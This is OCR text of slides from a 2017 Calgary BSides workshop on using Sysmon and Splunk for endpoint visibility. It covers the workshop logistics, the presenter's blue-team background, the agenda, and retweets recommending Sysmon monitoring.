

Logistics

- Download files here
- https://github.com/kinkster/bsides/
  - Pull down files.zip
- Network: SAIT Secure
- Username: bsides
- Password: b-sides2017

Enterprise Wide Visibility into Endpoints

CALGARY BSIDES OCT 2017


I KNOW WHAT I'M TALKING ABOUT. I HAVE THIRTY YEARS IN THIS INDUSTRY!
HOW DOES THAT HELP YOU UNDERSTAND TECHNOLOGY THAT IS SIX MONTHS OLD IN A YOUTH—ORIENTED CULTURE?
GRRR...
PLEASE DON'T HIT ME WITH YOUR MODEM.
Dilbert.com DilbertCartoonist@gmail.com
12-23-10 © 2010 Scott Adams, Inc./Dist. by UFS, Inc.




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\powershell> whoami
[redacted]\kinkster
PS C:\powershell> _
```

- 31 Years in IT
- 20 Years in Security
- Blue Team, GSWN, QSA
- ArcSight, Splunk
- SecuredNet
- Father, Security geek, otaku, nerd, logs, sysmon, primarily blue team
- @JockStrapp2

Agenda

- Introduction
- Install Sysmon in the VM
- Configure Splunk Server
- Install Splunk Forwarder on the VM
- Lunch
- Review Sysmon App Dashboard
- Virus Total Integration
- Deployment Server lessons
- Future




SwiftOnSecurity
@SwiftOnSecurity

This is why I emphasize the basics. That security isn't magic. Malware authors win with shitty code and old tricks because nobody's looking.

3:19 PM - 20 Jan 2017

197 Retweets 631 Likes




Gerald Steere
@darkpawH

Replying to @jepayneMSFT @appcompatguy

So much this. Perfection in security is impossible. Secure what you can and monitor the hell out of everything. Assume breach and respond

10:08 AM - 10 Oct 2017




You Retweeted

SwiftOnSecurity @SwiftOnSecurity · May 22

If you haven't played with Sysmon, literally takes minutes to grab it and load my rule-set, I guarantee you you'll see something cool.

Kevin Beaumont @GossiTheDog

Fun with @SwiftOnSecurity's Sysmon configs on SMB Eternal* honeypot. It catches lsass.exe writing out files during EternalBlue exploit.



Matt Swann
@MSwannMSFT

Interested in using ETW for intrusion detection? Check out @zacbrown at #DerbyCon today at 10 — source code and samples for .NET and C++ 💪

